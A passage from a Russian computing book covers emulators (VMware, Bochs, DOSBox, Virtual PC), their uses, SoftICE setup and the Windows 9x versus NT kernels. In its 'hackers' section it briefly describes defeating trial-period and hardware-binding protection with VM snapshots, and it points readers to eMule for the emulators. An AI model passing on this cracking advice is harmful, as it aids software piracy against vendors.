Тщательно спроектированная виртуальная сеть позволяет экспериментировать с сетевыми червями, не опасаясь, что они поразят основной компьютер. Также имеются возможность прямого доступа к гибким/лазерным дискам и разделяемые папки с достойной защитой.

Короче говоря, VM Ware представляет собой многоцелевой эмулятор, пригодный для любых экспериментов, за исключением игр. Во всяком случае, добиться нормальной поддержки звука из-под MS-DOS мне так и не удалось, в то время как у остальных эмуляторов с этим не было никаких проблем.

При всех достоинствах VM Ware он не отменяет остальные эмуляторы, особенно те из них, что содержат интегрированные отладчики, распространяются в исходных текстах и позволяют неограниченно расширять свой функционал. Поэтому ни победителей, ни проигравших в этом сравнении нет. Побеждает только дружба!




Рис. 27.5. Отладчик soft-ice, запущенный под Windows 2000, под управлением эмулятора VM Ware, запущенным под Windows 2000. Нет, это не рекурсия, это просто эмулятор такой хороший


ОСНОВНЫЕ ХАРАКТЕРИСТИКИ НАИБОЛЕЕ ПОПУЛЯРНЫХ ЭМУЛЯТОРОВ

Неблагоприятные свойства эмуляторов в таблице выделены серым цветом

Характеристика/ Эмулятор	DOS-BOX	Bochs	Microsoft Virtual PC	VM Ware
Бесплатность	Да	Да	Нет	Нет
Исходные тексты	Да	Да	Нет	Нет
Количество эмулируемых процессоров	1	1, 2, 4, 8	1	1
Эффективная тактовая частота на Pentium III 733	13,17 МГц	1,49 МГц	189 МГц	336 МГц
Расширяемость	Нет	Частично	Нет	Частично
Поддержка динамической эмуляции процессора	Частично	Нет	Да	Да
Виртуальные жесткие диски	Нет	IDE, фиксированные образы	IDE, динамические и фиксированные образы	IDE/SCSI, динамические и фиксированные образы
Поддержка soft-ice	Нет	Частично	Нет	Да
Встроенный отладчик	Да, но требуется перекомпиляция	Да	Нет	Нет
Работа со shap-shoot'ами	Нет	Нет	Нет	Да

РАЗНЫЕ МЕЛОЧИ

- Soft-ice, запущенный под эмулятором, не замораживает основную систему, не затыкая WinAmp, не разрывая соединения с Интернетом, не замораживая часы системного времени и оставляя MSDN доступным!
- Для виртуальной машины с лазерного диска необходимо войти в виртуальный BIOS Setup (в частности, в VM Ware это делается нажатием клавиши F2 во время начальной заставки) и в меню boot вытянуть CD-ROM наверх;
- Один и тот же дисковый образ может быть подключен к нескольким виртуальным машинам, что может быть использовано для передачи файлов между ними или совместного использования приложений;
- Все описываемые эмуляторы могут быть найдены в Осле по их имени.



ГЛАВА 28

ОБЛАСТИ ПРИМЕНЕНИЯ ЭМУЛЯТОРОВ

Эмулятор компьютера — великая вещь! Кем бы вы ни были — продвинутым пользователем, администратором, программистом или даже воинствующим хакером, — эмулятор вас выручит и поможет, весь вопрос в том, когда и как. Вот об этом мы и собираемся рассказать! Эмуляторы прочно вошли в нашу жизнь и не собираются из нее никуда уходить. Напротив, численность их поголовья множится с каждым днем. Мы не будем рекламировать каких-то конкретных представителей этого вида — пусть каждый выбирает эмулятор своей мечты самостоятельно. Лучше мы расскажем, что с этим самым эмулятором можно сделать, то есть как правильно его употребить. Поручики! Ни слова о том, чтобы куда-то засунуть!

ПОЛЬЗОВАТЕЛЯМ

Вообрази себе картину — ты читаешь в компьютерном журнале про замечательную игрушку, загораешься ею всеми фибрами души и вдруг обнаруживаешь, что на твоей оси она не идет. Прямо как обухом по голове! Хуже всего приходится пользователям Free BSD — игр под нее найдешь днем с огнем. Для Windows места не жалко, но перезагружаться каждый раз, чтобы запустить игру, — нет уж, увольте! А если это игра под Mac или Sony Playstation? Современные аппаратные мощности позволяют забыть о родном «железе» и эмулировать весь компьютер целиком, открывая безграничный мир программного

обеспечения. Теперь вы уже не привязаны к какой-то конкретной платформе и можете запускать любые программы, независимо для какого компьютера они были написаны — ZX SPECTRUM или X-Box. Главное — найти хороший эмулятор (рис. 28.1)!

Основная операционная система становится как бы фундаментом для целого зоопарка гостей. Одну из клеток этого зверинца можно (и нужно!) выделить под своеобразный карантин-отстойник. Известно, что при установке новой программы вы всегда рискуете уронить операционную систему — из-за кривого инсталлятора, конфликта библиотек, Add-Ware или просто карма у нее такая. Программы, полученные из ненадежных источников, лучше держать подальше от всех остальных. Просто выделите им отдельную виртуальную машину в эмуляторе, и хрен они вырвутся оттуда!




Рис. 28.1. Не важно, какая у тебя ось! Важно, какой у тебя эмулятор!

АДМИНИСТРАТОРАМ

Для администраторов эмулятор — это в первую очередь полигон для всевозможных экспериментов. Поставьте себе десяток различных UNIX'ов и издевайтесь над ними по полной программе. Устанавливайте систему, сносите ее и снова устанавливайте, слегка подкрутив конфигурацию. На работу ведь

принимают не по диплому, а по специальности, а специальность приобретается только в боях. То же самое относится и к восстановлению данных. Без специальной подготовки Disk Editor на своей рабочей машине лучше всего не запускать, а Disk Doctor — тем более. Нет никакой гарантии, что он действительно вылечит диск, а не превратит его в винегрет. Короче говоря, эмулятор — это великолепный тестовый стенд, о котором раньше не приходилось даже мечтать.

В больших организациях администратор всегда держит на резервном компьютере точную копию сервера, и все заплатки сначала обкатывает на ней. В конторах поменьше отдельной машины под это дело никто не даст, и приходится прибегать к эмулятору. На нем же тестируются различные эксплоиты. Если факт уязвимости подтверждается, принимаются оперативные меры по ее устранению.

Общение виртуальной машины с основной операционной системой и другими виртуальными машинами обычно осуществляется через локальную сеть. Виртуальную, разумеется. При наличии 512–1024 Мбайт памяти можно создать настоящий корпоративный интранет — с SQL- и WEB-серверами, DMZ-зоной, брандмауэром и несколькими рабочими станциями, свободно умещающимися внутри домашнего компьютера (рис. 28.2). Лучшего полигона для обучения сетевым премудростям и не придумаешь. Хочешь — атакуй, хочешь — администрируй.




Рис. 28.2. Виртуальная сеть Андрея Бешкова

РАЗРАБОТЧИКАМ

Больше всего эмуляторы любят разработчики драйверов. Ядро не прощает ошибок и мстительно разрушает жесткий диск, уничтожая все данные, накопленные за многие годы. Перезагрузки и зависания — вообще обычное дело, к которому привыкаешь, как к стуку колес или шороху шин. К тому же большинство отладчиков ядерного уровня требует наличия двух компьютеров, соединенных COM-шнурком или локальной сетью. Для профессионального разработчика это не роскошь, но... куда их ставить? Окружишь себя мониторами, а потом как дурак крутишь во все стороны головой — отвались моя шея!

С эмулятором все намного проще. Ни тебе потери данных, ни перезагрузок, а всю работу по отладке можно выполнять на одном компьютере. Естественно, что совсем уж без перезагрузок дело не обходится, но пока перезагружается виртуальная машина, можно делать что-то полезное на основной (например, править исходный код драйвера). К тому же мы можем заставить эмулятор писать команды в лог и потом подсмотреть, что привело драйвер к смерти (правда, не все эмуляторы это умеют).

В GENETIC-ядре FreeBSD отладчика нет, а отладочное ядро вносит в систему побочные эффекты. В нем драйвер может работать нормально, но брехать в GENETIC'е. Windows-отладчики ведут себя схожим образом, и окончательное тестирование драйвера должно проходить в «безлошадной» конфигурации, начисто лишая разработчика всех средств отладки и мониторинга.

А что прикладные программисты? Эмуляторы позволяют им держать под рукой всю линейку операционных систем, подстраивая свои программу под особенности поведения каждой из них. У Windows всего две системы — NT да 9x, и то у них голова кругом идет, а UNIX намного более разнообразен!

Коварство багов в том, что они склонны появляться только в строго определенных конфигурациях. Установка дополнительного программного обеспечения, а уж тем более перекомпиляция ядра может их спугнуть, и тогда — ищи-свищи. А это значит, что до тех пор, пока баг не будет найден, в системе ничего менять нельзя. На основной машине это требование выполнить затруднительно, но зато легко на эмуляторе! Виртуальная машина, отключенная от сети (в том числе и виртуальной), в заплатах не нуждается. Но как же тогда обмениваться данными? К вашим услугам — дискета и CD-R.

Самое главное — эмуляторы позволяют создавать «слепки» состояния системы и возвращаться к ним в любое время, причем неограниченное количество раз. Это значительно упрощает задачу воспроизведения сбоя (то есть определения обстоятельств его возникновения). Чем такой слепок отличается от дампа памяти, сбрасываемого системой при сбое? Как и следует из его названия, дамп включает в себя только память, а «слепок» — все компоненты системы целиком: диск, память, регистры контроллеров и т. д.

Разработчики сетевых приложений от эмуляторов вообще в полном восторге. Раньше ведь как: ставишь второй компьютер, сажаешь за него жену и долго и нудно объясняешь, какие клавиши ей нажимать. Теперь же отладка сетевых приложений упростилась до предела.

ХАКЕРАМ

Эмулирующие отладчики появились еще во время MS-DOS и сразу же завоевали бешеную популярность. Неудивительно! Рядовые защитные механизмы применяют две основных методики для борьбы с отладчиками — пассивное обнаружение отладчика и активный захват отладочных ресурсов, делающий отладку невозможной. На эмулирующий отладчик эти действия никак не распространяются – он находится ниже виртуального процессора (а потому для отлаживаемого приложения совершенно невидим) и не использует никаких ресурсов эмулируемого процессора.




Рис. 28.3. Отладочная версия Windows 2000 в китайском исполнении

Слепки системы очень помогают во взломе программ с ограниченным сроком использования (рис. 28.3). Ставим программу, делаем слепок, переводим дату, делаем еще один слепок. Смотрим, что изменилось. Делаем выводы и отламываем от программы лишние запчасти (рис. 28.4). В ламерской редакции эта методика выглядит так: устанавливаем защищенную программу на отдельную виртуальную машину. Делаем «слепок». Все! Защите хана! Сколько бы мы не запускали «слепок», она будет наивно полагать, что запускается в первый раз.

Не сможет она привязываться и к оборудованию — оборудование эмулятора не зависит от аппаратного окружения, предоставляя нам неограниченную свободу выбора последнего.

Попутно эмулятор освобождает от необходимости ставить ломаемую программу на свою основную машину. Во-первых, некоторые программы, обнаружив, что их ломают, пытаются как-то напакостить на винте. А если даже и не напакостят, то как пить дать сглючат, так пусть лучше глючит на эмуляторе — это, во-вторых.




Рис. 28.4. Ща мы ее хакнем!

КАК НАСТРОИТЬ SOFT-ICE ПОД VMWARE

При попытке использования soft-ice под Windows 2000, запущенной из-под VMWare, начинаются сплошные лапти — soft-ice работает только из text-mode-режима, развернутого на весь экран (заходим в FAR, жмем ALT+ENTER, затем CTRL+D), а во всех остальных режимах наглухо завешивает систему. Еханный бабай! Кстати, под Windows 98 он чувствует себя вполне нормально, но переход на Windows 98 — не вариант.

Это известный глюк айса, признанный NuMega и устраненный лишь в Driver Studio версии 3.1 (в официальной формулировке это именуется «поддержкой VMWARE»). Подробности можно найти в документации (см. \Compuware\DriverStudio\Books\Using SoftICE.pdf, приложение E — «SoftIce and VMware»). При этом в конфигурационный файл виртуальной машины (*имя_виртуальной_машины.vmx*) необходимо добавить строку `svga.maxFullscreenRefreshTick = 2` и `vmmouse.present = FALSE`. Мышь будет! Только она перестанет быть виртуальной...

ЭКЗОТИЧЕСКИЕ ЭМУЛЯТОРЫ

Помимо эмуляторов PC, существует огромное количество эмуляторов самых разнообразных устройств (рис. 28.5), например, сотовых телефонов, карман-

ных компьютеров, контроллеров лифта и т. д. Возьмем сотовый телефон. Он не содержит средств разработки, а значит, запрограммировать его, давя на клавиши, принципиально невозможно (а среду разработки там помещать просто некуда — не хватает ни быстродействия процессора, ни памяти). Вот и приходится прибегать к эмуляторам. Это даже не вопрос удобства, — это вопрос выживания!





Рис. 28.5. Эмулятор Z80 для встраиваемых устройств



ГЛАВА 29

ЯДЕРНО-НУКЛОННАЯ СМЕСЬ, ИЛИ ЧЕМ ОТЛИЧАЕТСЯ XP ОТ 9X

Windows 98 — самая удачная операционная система из всех когда-либо созданных Microsoft. Она настолько удачна, что даже затруднила продвижение Windows 2000 и Windows XP. Увы, ее поддержка прекращена — переход на Windows XP/2003 неизбежен, даже если мы этого не хотим. Говорят, в последние мгновения перед смертью человек вспоминает всю свое прошлое — свои добрые и плохие дела. Но операционная система не наделена созданием и может жить только в наших сердцах. Вот и давайте сравним ее ядро с ядром Windows NT, чтобы знать, что мы теряем, а что получаем взамен.

Пока поклонники Windows 98 размышляют — стоит ли им переходить на XP или продолжать игнорировать ее существование и впредь, девелоперы вовсю штампуют оболочки, разукрашивающие интерфейс Windows 98 на любой манер (и кстати, зачастую намного более симпатичный, чем XP). Рассуждая о достоинствах и недостатках различных операционных систем, большинство публикаций напирает на пользовательский интерфейс, комплектность штатной поставки и другие непринципиальные характеристики, легко устранимые установкой дополнительного программного обеспечения. Вот только один пример: Windows XP штатно поддерживает NTFS, Windows 98 — нет. Однако это еще не означает, что работа с NTFS под Windows 98 невозможна в принципе. Отнюдь! Существуют реализации NTFS и под Windows 98, хотя бы известный драйвер Марка Руссиновича.

Наибольший интерес вызывают именно ядра систем, поскольку заложенные в них свойства не перекрываются прикладным уровнем и во многом определя-

ют характер всей операционки в целом. Насколько мне известно, такого сравнения еще никем не проводилось.


Во избежание неурядицы договоримся понимать под Windows NT всю линейку NT-подобных систем, а именно: саму Windows NT, Windows 2000, Windows XP и Windows 2003. Соответственно, под Windows 9x понимается Windows 95, Windows 98, Windows Me.

ПЕРЕНОСИМОСТЬ, ИЛИ МЕРТВЕЕ ВСЕХ ЖИВЫХ

Операционная система Windows NT проектировалась с размахом и оптимистичной верой в светлое будущее. Тогда — в конце восьмидесятых — будущее виделось в жесткой конкуренции. Считалось, что процессоров с каждым кодом будет становиться все больше и больше, поэтому главным критерием выбора операционной системы станет ее переносимость. Феноменальная популярность UNIX объяснялась отнюдь не программистскими качествами (с технической точки зрения архитектура системы была весьма убога и новизной идей совсем не блистала, да не запинают меня ее поклонники — но это исторический факт!), а количеством поддерживаемых платформ. UNIX работала практически везде — от контроллеров лифта до космических кораблей. Программа, написанная для одной платформы, простой перекомпиляцией переносилась на десяток-другой остальных (на самом деле, конечно, требовалось нечто большее, чем простая перекомпиляция, но это уже не суть важно).

Расплатой за переносимость становится падение производительности (подчас очень существенное). Windows NT практически целиком написана на языке Си. Ассемблерные строки обнаруживаются лишь в тонком слое абстрагирования от оборудования, содержащего первичные драйверы и аппаратно-зависимые функции. Благодаря этому обстоятельству Windows NT была портирована на DEC Alpha и несколько других платформ, но долгое время игнорировалась программистской общественностью, поскольку адекватных вычислительных мощностей в то время просто не существовало и Windows NT ассоциировалась по меньшей мере с «кадиллаком» или «шевроле». В настоящий момент Windows NT реально работает только на одной платформе — IBM PC, а остальные вымерли за ненадобностью.

Windows 9x, ориентированная на хлипкие домашние компьютеры, никогда не стремилась к переносимости и оптимизировалась под одну конкретную платформу — IBM PC. Большое количество ассемблерного кода обеспечивает ей наивысшую скорость выполнения. Без всякой иронии — Windows 9x выполняется так быстро, как это только возможно, что особенно хорошо заметно на медленных машинах. С другой стороны, Windows NT содержит ряд прогрессивных алгоритмов по управлению системными ресурсами, и на быстрых машинах с достаточным количеством оперативной памяти (от 128 Мбайт и выше) она существенно обгоняет Windows 9x.



16, 32, 64 И 128, ИЛИ МИНУСЫ ШИРОКОЙ РАЗРЯДНОСТИ

Агрессивная рекламная кампания, проводимая фирмой Microsoft, выдает разрядность кода если не за великое программистское достижение, то за главное достоинство своих операционных систем. Судите сами. Сначала нам долго и упорно втирали, что Windows 9x — самая что ни на есть полностью 32-разрядная операционная система. Затем выяснилось, что «в военное время значение синуса угла может достигать четырех», и Windows NT еще намного более 32-разрядна, чем Windows 9x.

Действительно, Windows 9x содержит большое количество 16-разрядного кода, оставленного в системе по чисто техническим соображениям и пошедшего только на благо. Единственным x86-процессором, тормозящим на выполнении 16-разрядного кода, был и остается Pentium PRO, некогда пользовавшийся большой популярностью у производителей серверов и высокопроизводительных (по тем временам!) рабочих станций. Современные процессоры (и Pentium IV в частности) выполняют 16- и 32-разрядный код практически с одинаковой скоростью, причем 16-разрядный код в силу своей компактности зачастую выполняется даже быстрее! К тому же он занимает меньше места на диске и в памяти. Другое дело, что 32-разрядный код существенно упрощает программирование, но поскольку 16-разрядные фрагменты кода глубоко зарыты в Windows 9x, никакой разницы между Windows NT и Windows 9x с потребительской точки зрения нет (причем к потребителям мы относим не только пользователей, но и прикладных/системных программистов).

